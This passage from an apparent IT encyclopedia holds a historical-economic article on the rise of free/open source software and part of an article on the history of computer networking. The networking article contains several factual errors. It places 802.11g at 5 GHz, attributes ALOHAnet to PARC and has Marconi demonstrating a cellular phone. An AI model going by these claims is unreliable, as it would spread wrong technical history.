RAKE: A receiver designed for spread spectrum systems that resolves multipath signals leading to implicit diversity.

Signal-to-Interference Ratio (SIR): The ratio of the useful signal power to the interference power that determines the performance (bit error ratio) of the transmission system.

VoIP: Voice over Internet Protocol.

A Historical Analysis of the Emergence of Free Cooperative Software Production

Nicolas Jullien
LUSSI TELECOM Bretagne-M@rsouin, France

INTRODUCTION

Whatever its name, **Free/Libre or Open Source Software** (FLOSS), diffusion represents one of the main evolutions of the Information Technology (IT) industry in recent years. Operating System Linux, or Web server Apache (more than 60% market share on its market), database MySQL or PHP languages are some examples of broadly-used FLOSS programs. One of the most original characteristics of this movement is its collective, cooperative **software development** organization in which a growing number of firms is involved (some figures in Lakhani & Wolf (2005)). Of course, programs, because they are codified information, are quite easy to exchange, and make the **cooperation** easier than in other industries. But, as pointed out by Stallman (1998), if sharing pieces of software within firms was a dominant practice in the 1950's, it declined in the 1970's, and almost disappeared in the 1980's, before regaining and booming today.

This article aims at explaining the evolution (and the comeback) of a cooperative, non-market production.

In the first part, we explain the decrease of cooperation as a consequence of the evolution of the computer users, of their demand, and of the industrial organization constructed to meet this demand. This theoretical and historical framework is used in the second part to understand the renewal of a cooperative organization, the FLOSS phenomenon, first among computer-literate users, and then within the industry.

SOFTWARE IN THE HISTORY OF THE COMPUTER INDUSTRY

Among the few works of reference existing on the evolution of the **computer industry**, we use the following as our basis: Mowery (1996), Genthon (1995), and Dréan (1996). Richardson (1997) and Horn (2004) have analyzed the specificities of the software industry.

If these authors do not agree on the number of periods that this industry has gone through since its birth at the end of World War II, they agree on two main ruptures:

- The arrival of the IBM 360 series, in the early 1960's, opening the mainframe and mini period when, thanks to the implementation of an operating system, a standard machine could be sold to different clients, but also a program could be used on a family of computers, of different power, and not abandoned when the machine was obsolete; and
- The arrival of the PC, and specifically the IBM PC, in the early 1980's, when the computer became a personal information management tool, produced by different actors.

Each of these periods is characterized by a technology which has allowed firms to propose new products to new consumers, changing the dominant producer-user relations. This has had an impact on the degree of cooperation in the **software production**.

Period 1: The Industry of Prototypes – Start: Mid-1940's

As pointed out by Langlois and Mowery (1996), there was no real differentiation between hardware and software in that period, and computers were "unique" products, built for a unique project. They were computing tools, or research tools, for research centers (often military in nature, like H-bomb research centers). Each project allowed producers and users to negotiate the characteristics of the machine to be built. Also, the software part was not seen as an independent source of revenue by firms.

Production is Research

Thus, computer and software development were a research activity, conducted by high-skilled users, or Von Hippel (VH) users, in reference to Von Hippel's (1988) user who has the competences to innovate, and being the one who knows best his needs, is the best to do so (Dréan, 1996; Genthon, 1995).

Research is Cooperation

In that non-profit, research environment, we think that cooperation was rather natural, allowing firms to decrease their research costs and better answer to users' requirements. But this cooperation was mainly bilateral cooperation, between the constructor and the user. There was no network to exchange punch cards.

Period 2: Industrialization – Start: Early 1960's

Thanks to technological progress (miniaturization of transistors, compilers, and operating systems), the scope of use extended in two directions in that period: the reduction in size and in the price of computers. This raised the number of organizations that were able to afford a computer.

According to Genthon (1996), the main evolution characterizing the period was that the same program could be implemented in different computers (from the same family), allowing the program to evolve, to grow in size, and to serve a growing number of users. The computer had become a tool for centralized processing of information for organizations (statistics, payment of salaries, etc.).

The Emergence of a Software Industry

In this period, some pieces of software became strategic for producers, especially the operating system, which was the element allowing them to control the client. In fact, as a program was developed for and worked with one single operating system, it became difficult for a client to break the commercial relation, once initiated, with a producer.

In "exchange," this client no longer even needed to understand the hardware part of the machine and could clearly (increasingly, throughout the period) evaluate the cost of its investments in the software part. This client, increasingly companies, was also more and more reluctant to publish in-house developed programs, for competitive reasons, and because most of the time these programs were so specific that few contributions could be expected.

Increased Cooperation, but for R&D Only

So we can say that the cooperative and open source development of software, and especially of innovative software was very strong in universities (it was during this period that Unix BSD, TCP/IP Internet protocol, etc., were developed), but also in some private research centers, like the Bell Labs (which actually invented the Unix operating system and licensed it very liberally). But this diffusion did not extend beyond the area which Dasgupta and David (1994) called "open science."

Period 3: Specialization – Start: Late 1970's

With the arrival of the micro-processor, the scope of use extended again in two directions: increase in power, and reduction in size and price of low-end computers. The dominant technological concept of this period was that the same program can be packaged and distributed to different persons or organizations, in the same way as for other tangible goods.

The third period was that of personal but professional information processing. As explained by Mowery (1996), this period was dominated by economy of scope thanks to the distribution of standardized computers (PC), but principally because of the development of standardized programs.

Research and Innovation are Strategic Assets to be Valorized

The willingness to close software production and to sell it as product was reinforced, in industry as well as in universities:

- In industry, thanks to the adoption of copyright protection, allowing the closure of the source code, but also because of the growing demand for standard programs, as already explained, and the decreasing skills of PC users; they were unable to develop or to modify their programs, nor to be innovators, and thus unable to cooperate with the producers (Jullien & Zimmermann, 2006); and

- In universities, because of the will at the beginning of the 1980's, due to the feeling of economic and industrial decline in the U.S., to better exploit scientific production, reinforcing its legal protection (see Coriat & Orsi (2002) for a complete analysis of intellectual property (IP) evolution during that period); Coriat and Orsi (2002) have shown that the consequence has been a segmentation of production, and a decrease in the exchange of IP, because of the increased fee to be paid for access to this IP, but also because of the transaction costs that this system has created.

Consequence: Decrease of Cooperation?

Cooperation decreased at the institutional level, but remained vivid and growing between researchers and VH users (especially those using Unix workstations) via mailing lists, or "news" services (Mowery, 1996). We could say that, alongside these increasingly-closing practices, this period (especially the 1980's) led to the structure of cooperative practice, and also its ideology, when Richard Stallman created the GNU project (1983) and the Free Software Foundation to support it, and Linus Torvalds started his Linux project (1991).

The point is thus not to understand why cooperation has come back, as actually it has always existed, but why it has returned to the forefront, and especially to the industrial agenda.

THE FLOSS MOVEMENT AS A NEW FRAMEWORK TO ORGANIZE (INDUSTRIAL) COOPERATION

The creation of the FLOSS movement, in opposition to the closing trend, has been advocated by Stallman (1998). We understand his arguments as the response of a profession (software developers) to an institutional trend (the closure of the sources) opposed to their culture, practices, and productivity. They organized themselves, creating a structured organization of cooperative production. With the diffusion of the Internet, FLOSS products spread, making firms involved in FLOSS production.

Developers' Motivations for a FLOSS Organization

As explained in Lakhani and von Hippel (2003), Lakhani and Wolf (2005), Demazière et al. (2004), individual motivations for initiating a Free software project or for collaborating in an existing project are numerous:

- For high-skilled developers, it sometimes costs less to develop a program from scratch than to use one which does not exactly meet its needs. Once developed, a free publication allows a quicker diffusion and, thus, quicker feedback, which is very useful to track bugs and to improve functionalities; and
- Following the same principle, which guided Stallman's initiative, such developers find it very interesting to use FLOSS products that they can adapt to their needs. The return of the bug found, the correction of those bugs, or the modifications, once done, is relatively inexpensive. And as for freeing a program, the developer knows that this problem solution or program modification will be integrated and maintained in the next versions.

It is clear that the social capital that a hacker can earn participating in a FLOSS project (the "carrier concerns"), pointed out by Lerner and Tirole (2002), is also a factor for keeping these persons motivated to do this task. However, this does not seem to have been anticipated by the developers who were interviewed (Demazière et al., 2004; Lakhani & Wolf, 2005).

In addition to this, the movement appears in an historical context:

- Computer science courses were (and are) partly based on the principle that it is more efficient to reuse what exists than to redevelop from scratch. Raymond (2000) has "codified" it as the hacker philosophy. Mainly concentrated in public and private research centers, this professional culture spread at the same time that students in computer science were being hired by firms;
- A personality, Richard Stallman, has made the difference between a vague feeling of resentment towards the closure of programs in the IT professional community and the construction of a coordinated "riposte." His convictions in this

regard have led him to give up his professional situation to defend them, by creating the Free Software Foundation (FSF). And his charisma allows him to be respectfully heard and followed by his "co-developers"; and
- New technical tools, especially the Internet services (and, before that, the ARPANET/Usenet), have made this campaign possible and have largely facilitated the diffusion of FSF production and of Stallman's arguments against the closure of sources.

The consequence of this initiative and of the use of the Internet network has been the creation of a structured, organized way of producing software cooperatively.

The Creation of a Structured Organization for Cooperative Production

These voluntary contributions are organized and coordinated as Raymond (1999) advocated. Some in-depth studies of such communities have been conducted, such as the one by Mocus et al. (2000) on the Apache development organization, confirming this point.

Kogut and Metiu (2001) show that each project is led by a core group of developers (the "kernel") which develop the majority of the source code. A larger group follows the development, sometimes reports bugs, and proposes corrections ("patches") or new developments. And an even larger group just uses the program and sometime posts some questions on the use of this program on user mailing lists. If, in details, the organizations differ from one project to another, there are always mechanisms to select the contributions and the questions, so the main developers should not be inundated by peripheral problems. If there were not such mechanisms, the risk is that the most productive developers would progressively dedicate more and more time to addressing basic problems, thus losing interest in the development or even withdrawing from it.

Another very important characteristic is that big projects are split in coordinated, small, easier-to-manage subprojects. Baldwin and Clark (2003) show how this modularity reinforces the will to participate as developers can concentrate on the part/functionalities which interest them the most.

As far as FLOSS production was limited to the community of developers, apart from the commercial sphere, it only met a very small part of the users' needs and had no actual economic significance. Actually, this was close to the cooperation existing in the research/Unix world that we presented in the Increased Cooperation subsection. Things changed with the diffusion of the Internet and the consequent evolution of demand.

According to Porterfield (1999), the Internet and FLOSS are closely linked; the diffusion of the Internet, in non-U.S. research centers first and to the public later, has increased the number of users and developers of Free software, as the Internet tools are free software programs. This diffusion explains the diffusion of FLOSS products within firms, and the involvement of producers in FLOSS development.

When Cooperation Comes Back to Firms

At the beginning of the diffusion of the Internet within organizations (firms, administrations), in the early 1990's, servers were installed by engineers who had discovered these tools when they were students at a university. Additionally, as they often did not have any budgets, they installed what they knew at the lowest cost: "free" software. We can consider that the base installed in universities has initiated the "increasing return to adoption". Actually, the first "FLOSS" firms entered the market selling Internet applications (Operating System, Web server, e-mail servers), like RedHat in 1994, Sendmail Inc. in 1998, and so forth, and to serve VH users (for instance, RedHat's Linux distributions on CdRom were interesting at that period because of low speed connectivity).

Today, since the announcement made by IBM in 2001 of investing $1 billion in Linux development, free software has been adopted in many commercial offers (Novell, buying Ximian and SuSE, Sun open-sourcing its operating system, IBM open-sourcing its development tool software Eclipse, even Microsoft[1]). Lakhani and Wolf (2005) notice that "a majority of (... the) respondents (of their survey) are skilled and experienced professionals working in IT-related jobs, with approximately 40 percent being paid to participate in the FLOSS project."

This can be explained by the evolutions in demand induced by this diffusion.

Following Steinmueller (1996), we see the generalization of computer networking, both inside and outside organizations, as the main technical evolution in information technology of today, in conjunction with miniaturization which has allowed the appearance of a new range of "nomad" products like Personal Digital Assistants (PDA, such as Psion and Palm), mobile phones, and music players. Network communications and exchanges between heterogeneous products and systems are nowadays crucial and require appropriate standards. Network externalities are becoming the dominant type of increasing return to adoption. According to Zimmermann (1999), to this aim, open solutions are probably the best guarantee for users and producers for product reliability throughout time and the successive releases of the products.

A second aspect stems from the wide diversity of users and users' needs that require software programs (and more particularly, software packages) to be adapted to the needs and skills of every individual without losing the economies of scale. Zimmermann (1998) explains that what characterizes this evolution of demand and the technological evolution of software is the increasing interdependence between software programs built from basic components and modules that have to be more and more reused, thus becoming increasingly refined and specialized. Furthermore, as pointed out by Horn (2004), the related demand for software customization generates a renewed services activity for the adaptation of standard-component software programs.

The split of the FLOSS project into different subprojects makes them quite modular and easier to adapt than monolithic programs, generating commercial offers from new entrants (like RedHat), especially toward those who do not have the skills to adapt the programs by themselves. In return, these adoptions reinforced the product, accelerating the increasing return to adoption phenomenon.

Considering that, incumbent producers have adapted their strategies, integrating the use of FLOSS products when necessary:

- Some of these programs, like Apache, were dominant in the Internet market. It was rational and less expensive to adopt the dominant design. These firms used the standard and contributed to it to make sure that the programs that they produced would certainly be taken into account by the standard; and
- In some markets, challengers saw opportunities to sponsor a standard in competition with the dominating standard. This is the case, for instance, in operating systems: Some competitors (IBM, HP, Novell now), of SUN in the Unix market, or of Microsoft in the operating systems for the servers' market, had strong incentives to support Linux to create a competitor to these firms at a very low cost. Being GPL protected, this program could not be appropriated by a single firm, which would mean coming back to the situation that they resisted by using Linux.

We think that FLOSS and especially GPL-protected software, when standardization effects are important, appears to be a way to solve the "wedding-game" situation: Actors want to impose their view, but less than to see a competitor imposing its own. So when you are not the leader, it can be interesting to favor an open, non-"privatizable" solution. Such "open" organization allows such creation of "public industrial goods" (Romer, 1993) and explain the renewal of cooperation in the software industry.

CONCLUSION

So, we could say that a series of convergent interests in the industrial domain has relayed the professionals' initiative to "revive" cooperation in software production, made easier at the beginning of the 1990's by the diffusion of a new information exchange network (the Internet).

This leads to two questions:

- Is that system transposable to another knowledge or information production industry, such as biotechnologies, increasingly based on database analysis and bio-computing, or hardware design, which uses a computer language, VHDL?

This could be the case if users and producers could find more efficient, less costly ways to share a part of their intellectual property, and if a structure, like FSF, could help to organize this cooperation.

- Are we witnessing the emergence of a new period for software ecology, with new technology, new dominant use (the network), and a new system of production (FLOSS-based production)?

This would be the case if the FLOSS production succeeds in matching the interests of computer professionals, users-innovators, and firms. This means succeeding in constructing a model, granting that these actors should contribute in the long run, and not just free-ride using the product. Developing Ousterhout's (1999), Bessen's (2002), Dahlander's (2004), Feller, Finnegan, and Hayes's (2005), Dahlander and Wallin's (2006), and Jullien and Zimmermann's (2006) works, there is a growing need for studies on business models assuring returns for firms and incentives to contribute, but also for studies on the impact of corporate involvement and agenda on the stability of the open cooperative organization of production.

REFERENCES

Arthur, W. B. (1988). Self-reinforcing mechanisms in economics. In P. W. Anderson, K. J. Arrow, & D. Pines (Eds.), *The economy as an evolving complex system: SFI studies in the sciences of complexity*. Redwood City, CA: Addison-Wesley Publishing Company.

Baldwin, C. Y., & Clark, K. B. (2003). The architecture of cooperation: How code architecture mitigates free riding in the open source development model. *Harvard Business School*. Retrieved from http://opensource.mit.edu/papers/baldwinclark.pdf

Bessen, J. (2002). Open source software: Free provision of complex public goods. *Research on Innovation*. Retrieved from http://www.researchoninnovation.org/online.htm#oss

Clément-Fontaine, M. (2002). Free licenses: A juridical analysis. In N. Jullien, M. Clément-Fontaine, & J. –M. Dalle (Eds.), *New economic models, new software industry economy* (Tech. Rep. RNTL). French National Network for Software Technologies Project. Retrieved from http://www.marsouin.org/IMG/pdf/fichier_rapporte-3.pdf

Coriat, B., & Orsi, F. (2002, December). Establishing a new intellectual property rights regime in the United States: Origins, content, and problems. *Research Policy, 31*(7-8).

Dahlander, L. (2004). *Appropriating returns from open innovation processes: A multiple case study of small firms in open source software*. School of Technology Management and Economics, Chalmers University of Technology. Retrieved from http://opensource.mit.edu/papers/dahlander.pdf

Dahlander, L., & Wallin, M. W. (2006). A man on the inside: Unlocking communities as complementary assets. *Research Policy, 35*, 1243-1259.

Dasgupta, P., & David, P. (1994). Toward a new economics of science. *Research Policy, 23*, 483-521.

Dréan, G. (1996). *L'industrie informatique, structure, économie, perspectives*. Paris: Masson.

Feller, J., Finnegan, P., & Hayes, J. (2005). Business models of software development projects that contributed their efforts to the Libre software community. *Calibre Report*. Retrieved from http://www.calibre.ie/deliverables/D3.2.pdf

Genthon, C. (1995). *Croissance et crise de l'industrie informatique mondiale*. Paris: Syros.

Horn, F. (2004). *L'économie des logiciels. repères, la Découverte*.

Jullien, N., & Zimmermann, J. -B. (2006). Free/libre/open source software (FLOSS): Lessons for intellectual property rights management in a knowledge-based economy. *M@rsouin Working Paper n°8-2006*. Retrieved from http://www.marsouin.org/IMG/pdf/Jullien-Zimmermann_8-2006.pdf

Kogut, B., & Metiu, A. (2001). Open-source software development and distributed innovation. *Oxford Review of Economic Policy, 17*(2), 248-264.

Lakhani, K., & von Hippel, E. (2003). How open source software works: Free user to user assistance. *Research Policy, 32*, 923-943.

Lakhani, K., & Wolf, R. G. (2005). Why hackers do what they do: Understanding motivation and effort in free/open source software projects. In J. Feller et al. (Eds.), *Perspectives on free and open source software*. MIT Press.

Langlois, R. N., & Mowery, D. C. (1996). The federal government rôle in the development of the U. S. software industry. In D. C. Mowery (Ed.), *The international computer software industry: A comparative study of industry evolution and structure*. Oxford University Press.

Mowery, D. C. (Ed.). (1996). *The international computer software industry: A comparative study of industry evolution and structure*. Oxford University Press.

Ousterhout, J. (1999, April). Free software needs profit. *Communications of the ACM, 42*(4), 44-45.

Porterfield, K. (1999). Retrieved from http://www.netaction.org/articles/freesoft.html

Raymond, E. S. (1999). *The cathedral & the bazaar: Musing on Linux and open source by accidental revolutionary*. Sebastopol, CA: O'Reilly.

Raymond, E. S. (2000). *A brief history of hackerdom*. Retrieved from http://www.catb.org/~esr/writings/cathedral-bazaar/hacker-history/

Richardson, G. B. (1997). Economic analysis, public policy, and the software industry. In E. Elgar (Ed.), *The economics of imperfect knowledge - Collected papers of G. B. Richardson: Vol. 97-4*. DRUID Working Paper.

Romer, P. (1993). The economics of new ideas and new goods. *Annual Conference on Development Economics, 1992, World Bank, Washington, DC*.

Stallman, R. (1998). *The GNU Project*. Retrieved from http://www.gnu.org/gnu/thegnuproject.html

Steinmueller, W. E. (1996). The U.S. software industry: An analysis and interpretive history. In D. C. Mowery (Ed.), *The international computer software industry: A comparative study of industry evolution and structure*. Oxford University Press.

Zimmermann, J. –B. (1998). Un régime de droit d'auteur: la propriété intellectuelle du logiciel. *Réseaux, 88-89*, 91-106.

Zimmermann, J. –B. (1999). Logiciel et propriété intellectuelle: du copyright au copyleft. *Terminal, 80/81*, 95-116. Special Issue, Le logiciel libre.

KEY TERMS

The ARPANET: "The Advanced Research Projects Agency NETwork developed by ARPA of the United States Department of Defense (DoD) was the world's first operational packet switching network, and the predecessor of the global Internet" (extract from Wikipedia article). It has been designed to connect the U.S. universities working with the DoD to facilitate cooperation.

Free/Libre Open Source software (FLOSS): This is software for which the licensee can get the source code, and is allowed to modify this code and to redistribute the software and the modifications. Many terms are used: *free*, referring to the freedom to use (not to "free of charge"), *libre*, which is the French translation of Free/freedom, and which is preferred by some writers to avoid the ambiguous reference to free of charge, and *open source*, which focuses more on the access to the sources than on the freedom to redistribute. In practice, the differences are not great, and more and more scholars are choosing the term FLOSS to name this whole movement.

Free Software Foundation: "Free software is a matter of liberty, not price. The Free Software Foundation (FSF), established in 1985, is dedicated to promoting computer users' rights to use, study, copy, modify, and redistribute computer programs. The FSF promotes the development and use of free software, particularly the GNU operating system, used widely in its GNU/Linux variant" (presentation of the Foundation, http://www.fsf.org)

The GNU project: "The GNU Project was launched in 1984 to develop a complete Unix-like operating system which is free software: the GNU system. Variants of the GNU operating system, which use the kernel called Linux, are now widely used [...] (GNU/Linux systems). GNU is a recursive acronym for "GNU's Not Unix"; it is pronounced *guh-noo*, approximately like *canoe*" (definition by the FSF, http://www.gnu.org/)

The GPL (General Public Licence): The best-known and the most-used FLOSS license; according to the FSF, "the core legal mechanism of the GNU GPL is that of "copyleft," which requires modified versions of GPL'd software to be GPL'd themselves". For an analysis of FLOSS licenses, see Clément-Fontaine (2002).

Hacker: In this text, this term is used in its original acceptation, i.e., a highly-skilled developer.

Increasing return to adoption, defined by Arthur (1988): This means that the more a product is adopted, the more new adopters have an incentive to adopt this product. Arthur (1988) distinguishes five type of increasing returns:

- **Learning effect**: Investment in time, money, and so forth, to learn to use a program, as well as a programming language, makes it harder to switch to another offer;
- **Network externalities:** The choices of the people you exchange with have an impact on the evaluation you make for the quality of a good. For instance, even if a particular text editor is not the one which is most appropriate to your document creation needs, you may choose it because everybody you exchange with sends you text in that format, and so you need this editor to read the texts;
- **Economy of scale:** Because the production of computer parts involves substantial fixed costs, the average cost per unit decreases when production increases. This is especially the case for software where there are almost only fixed costs (this is a consequence of the fact that it presents the characteristics of a public good);
- **Increasing return to information:** One speaks more of a technology since it is widely distributed; and
- **Technological interrelations:** A piece of software does not work alone, but with other pieces of software. What makes the "value" of an operating system is the number of programs available for this system. And the greater the number of people who choose an operating system, the wider the range of software programs for this very system, and vice versa.

Public Good: This is good which is:

- Non-rivalrous, meaning that it does not exhibit scarcity, and that once it has been produced, everyone can benefit from it; and
- Non-excludable, meaning that once it has been created, it is impossible to prevent people from gaining access to the good. (definition taken in http://www.investordictionary.com/definition/public+good.aspx)

The Usenet (USEr NETwork): "It is a global, distributed Internet discussion system that evolved from a general-purpose UUCP network of the same name. It was conceived by Duke University graduate students Tom Truscott and Jim Ellis in 1979" (extract from Wikipedia article).

A History of Computer Networking Technology

Lawrence Harold Hardy
Denver Public Schools, USA

INTRODUCTION

The computer has influenced the very fabric of modern society. As a stand-alone machine, it has proven itself a practical and highly efficient tool for education, commerce, science, and medicine. When attached to a network—the Internet for example—it becomes the nexus of opportunity, transforming our lives in ways that are both problematic and astonishing. Computer networks are the source for vast amounts of knowledge, which can predict the weather, identify organ donors and recipients, or analyze the complexity of the human genome (Shindler, 2002).

The linking of ideas across an information highway satisfies a primordial hunger humans have to belong and to communicate**.** Early civilizations, to satisfy this desire, created information highways of carrier pigeons (Palmer, 2006). The history of computer networking begins in the 19th century with the invention of the telegraph, the telephone, and the radiotelegraph.

The first communications information highway based on electricity was created with the deployment of the telegraph. The telegraph itself is no more than an electromagnet connected to a battery, connected to a switch, connected to wire (Derfler & Freed, 2002). The telegraph operates very straightforwardly. To send a message (electric current), the telegrapher rapidly opens and closes the telegraph switch. The receiving telegraph uses the electric current to create a magnetic field, which causes an observable mechanical event (Calvert, 2004).

The first commercial telegraph was patented in Great Britain by Charles Wheatstone and William Cooke in 1837 (The Institution of Engineering and Technology, 2007). The Cooke-Wheatstone Telegraph required six wires and five magnetic needles. Messages were created when combinations of the needles were deflected left or right to indicate letters (Derfler & Freed, 2002).

Almost simultaneous to the Cooke-Wheatstone Telegraph was the Samuel F. B. Morse Telegraph in the United States in 1837 (Calvert, 2004). In comparison, the Morse Telegraph was decidedly different from its European counterpart. First, it was much simpler than the Cooke-Wheatstone Telegraph: to transmit messages, it used one wire instead of six. Second, it used a code and a sounder to send and receive messages instead of deflected needles (Derfler & Freed, 2002). The simplicity of the Morse Telegraph made it the worldwide standard.

The next major change in telegraphy occurred because of the efforts of French inventor Emile Baudot. Baudot's first innovation replaced the telegrapher's key with a typewriter like keyboard. His second innovation replaced the dots and dashes of Morse code with a five-unit or five-bit code—similar to American standard code for information interchange (ASCII) or extended binary coded decimal interchange code (EBCDIC)—he developed. Unlike Morse code, which relied upon a series of dots and dashes, each letter in the Baudot code contained a combination of five electrical pulses. Eventually all major telegraph companies converted to Baudot code, which eliminated the need for a skilled Morse code telegrapher (Derfler & Freed, 2002). Finally, Baudot, in 1894, invented a distributor which allowed his printing telegraph to multiplex its signals; as many as eight machines could send simultaneous messages over one telegraph circuit (Britannica Concise Encyclopedia , 2006). The Baudot printing telegraph paved the way for the Teletype and Telex (Derfler & Freed, 2002).

The second forerunner of modern computer networking was the telephone. It was a significant advancement over the telegraph for it personalized telecommunications, bringing the voices and emotions of the sender to the receiver. Unlike its predecessor the telegraph, telephone networks created virtual circuit to connect telephones to one another (Shindler, 2002).

Legend credits Alexander Graham Bell as the inventor of the telephone in 1876. He was not. Bell was the first to patent the telephone. Historians credit Italian-American scientist Antonio Meucci as the inventor of the telephone. Meucci began working on his design for a talking telegraph in 1849 and filed a caveat for his design in 1871 but was unable to finance commercial development. In 2002, the United States House of Representatives passed a resolution recognizing his accomplishment to telecommunications (Library of Congress, 2007).

The telephone was a serendipitous discovery; it came about because of Bell's failure at creating a harmonic telegraph (Library of Congress, 2000). Convention defines a telephone as an electronic device, which transforms sound into electronic signals for transmission then electronically converts the signals into sound for receiving.

Any recapping of the telegraph and telephone histories would be incomplete without recounting the contributions of Thomas Edison. Edison made major contributions to each science. For the telegraph Edison was able to, in 1873, create a printing telegraph that printed messages in plain text instead Morse code. Edison, in 1874, invented a multiplexing telegraph, which permitted simultaneous messages over one telegraphic circuit.

His improvement to the telephone proved just as important. First, Edison extended the distance to an almost limitless Bell transmitted and received voice signal (Microsoft Corporation, 2007). Second, Edison invented a carbon-based transmitter and receiver to capture voices electronically (Derfler & Freed, 2002). Carbon-based telephones are the staple of modern telephones (PBS, 2000).

The seminal foundation for wireless computer networks is the radiotelegraph, invented by Guglielmo Marconi of Italy in 1895. When the Italian government showed little interest in radio telegraphy, Marconi took his invention to Great Britain. In Great Britain, Marconi demonstrated the effectiveness of the radiotelegraph by sending messages first across the English Channel. Then in 1901, he successfully sent a message 2,100 miles across the Atlantic Ocean from Cornwall to Newfoundland. In 1932, Marconi demonstrated the world's first cellular telephone at Vatican City (NobelPrize.Org, 2007).

BACKGROUND

A modern computer network is an interconnection between two or more computers sharing resources and information. Computers on a network sometimes called nodes. Fiber optics, various cooper cabling implementations, or radio may connect the computers on a network. Computer networks are classified by their complexity, starting with the least complex, the local area network (LAN). The LAN is surpassed in complexity by the metropolitan area network (MAN), which in turn is surpassed by the wide area network (WAN). The LAN is the basic component of the two larger networks. A MAN may span several city blocks or a metropolitan area, while a WAN covers a larger geographical area, a state for example. The most popular WAN in the Internet (Lammle, 2004).

Computer networking developed in the United States during the Cold War. The Defense Department (DOD) wanted to create a communications network that would survive a nuclear war. The Advanced Research Projects Agency (ARPA) spearheaded efforts to connect DOD computers to the computers of major universities and research facilities. The DOD initiative created to artifacts of ARPAnet and transmission control protocol/Internet protocol (TCP/IP). ARPAnet is the Internet predecessor. TCP/IP is the engine that drove ARPAnet (Kozierok, 2005; Palmer, 2006).

TCP/IP is a connection-oriented protocol that provides full duplex data transmission (two-way transmission). TCP/IP is noted for its reliability and data integrity. It is the standard for the Internet and most LANs. TCP/IP is a packet switching technology that provides distinct advantages over the previous circuit switching technology. First, packet switching establishes logical routes instead of physical routes. Consequently, successful data transmission increases, because of the of multiple pathways availabile (Shindler, 2002).

Another project DOD sponsored through the auspices Palo Alto Research Center (PARC) was the development Ethernet in 1973. Essentially, Ethernet defines the data link layer sublayer of the media access control of the open system interconnection (OSI) reference model for devices connected in close proximity as described by IEEE's 802.3. Ethernet permits only one network data transmission at a time to diminish transmission corruption. To facilitate this approach, Ethernet uses carrier sense multiple access with collision detection (CSMA/CD) as a method of controlling data transmission (Derfler & Freed, 2002; Walters, 2001).

Members of PARC, in concert with the University of Hawaii, developed the first wireless network, ALOHAnet in 1970. ALOHAnet is significant because its core technologies are the basis for Ethernet and wireless networking (Wikipedia, 2007).

MAIN FOCUS

This article examines networking technology and its origins. The modern LAN is a high-speed data network that covers a relatively small geographic area (a building) that shares workstations, printers, servers, files, and other resources. There are three basic LAN configurations: peer-to-peer, ad hoc, and client-server network. With the peer-to-peer network, there is no centralized system server to mange files, passwords, and other network services. Instead, each member of the peer-to-peer network assumes a portion of the server's duties. Peer-to-peer networks are common in home networks and small offices with fewer than ten computers.

An ad hoc network is a temporary aggregation of wireless computers. Typically, an ad hoc network is comprised of wireless computers congregated without physical structure, for a single purpose (e.g., a sales meeting).

The client-server system is the predominant LAN system for government and commerce. The traditional client-server system consists of four elements:

1. User interface – presents the computing environment to the end-user uses
2. Business logic – where the rules of the business are applied to its financial transactions and data
3. Data-access – the place where the computing business system retrieves, manipulates, and updates the business data
4. Data storage – where all the records of transactions, clients, and employees are held (Lammle, 2004)

Client-server LANs are subdivided into two categories: thin-client and thick-client. In the thin-client LAN, the server performs the majority of the processing. The client only provides the user interface; the server performs the bushiness logic, data-access, and data storage. The early UNIVAC LANs used thin-client schemes.

In the thick-client LAN, the client computer performs the majority of the data processing. The client computer manipulates the data according to the business logic. In the thick-client system, the server's primary function is to provide data access and data storage (Nguyen, Johnson, & Hackett, 2005).

Topology is another way of classifying client-server LAN. The four basic LAN topologies are bus, star, mesh, and token ring. The bus topology connects all nodes to a centralized bus or backbone. The star topology connects all devices to individual sockets on a central hub. The mesh topology connects every node on the network to each other. The ring topology connects all devices to one another in a closed circle or loop (Palmer, 2006).

To foster interoperability, the International Organization for Standards (ISO) developed the open system interconnection (OSI) reference model. The OSI reference model is a theoretical blueprint that divides network communications into a hierarchy of logical outcomes. There are seven logical layers in the OSI model. From top to bottom, the layers and their functions are as follows:

1. **Application layer:** Provides user interface for files, printing, messages, and databases services.
2. **Presentation layer:** Presents data, processes encryptions, file compression, and translation services.
3. **Session layer:** Responsible for providing links between two nodes.
4. **Transport layer:** Ensures the data are sent reliably from sender to receiver (Lammle, 2004).
5. **Network layer:** Identifies the network address, which is different from the media access control (MAC) address. The network layer defines the logical network layout; routers use this layer to decide how to forward packets.
6. **Data link layer:** Ensures data packages are delivered to the correct device using the MAC. address. The data link layer is subdivided into the logical link control (LLC) and the MAC.
    a. Logical Link Control: Specifies both connectionless and connection-oriented services used by higher-layer (Teare, 2006).
    b. Media Access Control: MAC addresses identify every LAN entity and is responsible for moving data packets from one point to another on the network.
7. **Physical layer:** Sends and receives the data in bit streams. It is here where the interface between data terminal equipment (DTE) and data communication equipment (DCE) is identified (Lammle, 2004).

To insure that LANs created by disparate competing groups understand OSI specifications for interoperability, the Institute of Electrical and Electronics Engineers (IEEE) created the 802.x standards for networking protocols. The standard referenced most often for LAN data transmission is the data link layer's two sublayers, the logical link and the media access control. IEEE's 802.2 describes the logical link control, while IEEE's 802.3 explains the media access control. The IEEE 802.5 standard is used to describe the media access control sublayer for the token ring LAN technology developed by IBM (Teare, 2006).

IEEE classifies four categories of wireless networks: wireless personal area network (WPAN), wireless local area network (WLAN), wireless wide area networks (WWAN), and satellite networks (Mallick, 2003).

The IEEE 802.15 addresses WPAN standards for wireless networking and mobile computing for such devices as PCs, PDAs, peripherals, and cell phones. The approximate range of a WPAN is ten meters. A WPAN uses Infrared or Bluetooth technology. The commercially successful Bluetooth uses frequency hopping spread spectrum (FHSS) within the 2.4 to 2.4835 GHz frequency range. Bluetooth technology also uses time division duplexing (TDD). Bluetooth transmission speeds are between 57.6 Kilobytes per second (Kbps) and 721 Kbps. Infrared WPAN uses diffused infrared technology. It has a bandwidth of 2 Mbps with a transmission range of 9 meters. The IEEE standard 802.11R describes infrared LANs. Infrared technology is not popular commercially because the signal is susceptible to strong light.

A WLAN acts as an adjunct or replacement to its LAN counterparts. WLAN standards are described in IEEE standards for wireless communication 802.11a, 802.11b, and 802.11g. WLAN in the United States function at one of two frequencies, either 2.4 Gigahertz or 5 Gigahertz. Two of the three WLAN standards, 802.11a and 802.11g, operate at the higher frequency with a bandwidth of 54 Mbps, while 802.11b uses the lower frequency with a bandwidth of 11 Mbps. The IEEE describes three LAN transmission techniques: frequency hoping spread spectrum, direct sequence spread spectrum (DSSS), and orthogonal frequency division multiplexing (Ohrtman & Roeder, 2003).

